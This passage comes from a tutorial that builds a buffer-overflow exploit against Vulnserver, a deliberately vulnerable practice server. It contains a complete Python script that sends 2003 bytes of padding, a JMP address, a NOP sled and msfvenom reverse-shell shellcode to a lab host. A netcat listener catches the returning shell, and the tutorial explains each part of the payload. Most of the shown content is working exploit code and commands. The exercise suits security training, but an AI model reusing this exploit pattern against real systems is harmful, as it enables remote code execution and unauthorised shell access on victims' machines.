"\x92\x6c\xdb\x2f\x0b\xe5\x66\x32\xac\xd0\xa5\x4b\x2f\xd0"
"\x55\xa8\x2f\x91\x50\xf4\xf7\x4a\x29\x65\x92\x6c\x9e\x86"
"\xb7"

shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.74.132',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Error connecting to the server"
        sys.exit()
```

(It's important you generate your own overflow variable as it will contain the information that's needed to connect back to your machine)

Let's talk about how this script is going to work.

```
shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow
```

First the shellcode variable will run 2003 "A" characters, that will get us to the EIP

```
shellcode = "A" * 2003 +
```

When we reach the EIP we are going to hit this pointer address which is a JMP address

```
"\xaf\x11\x50\x62" +
```

We also want to include called NOPs They stand for "No Operations" What his does is gives us a little pad space between our JMP command and our overflow shellcode. If we didn't have this its possible that our overflow may not work because something may interfere.

```
"\x90"
```

Finally it's going to jump to our set of instructions that we have provided in the overflow variable

```
+ overflow
```


Let's save this script, and change mode.

```
chmod +x reverse_buffer_shell.py
```

In a new terminal we need to set up our listener.

```
nc -nvlp 7777
```


Make sure it's the same port you put in your msfvenom payload.



Now that our listener is waiting all we have to do is run Vulnserver as administrator. We don't need to run Immunity this time as we wont need to analyse this part.

All thats left to do is run our script and we should receive our well deserved shell.

```
python2.7 reverse_buffer_shell.py
```



Congratulations!!!
If you made it this far then you have successfully built and developed your own exploit.
Well done!

See you in the next one ;)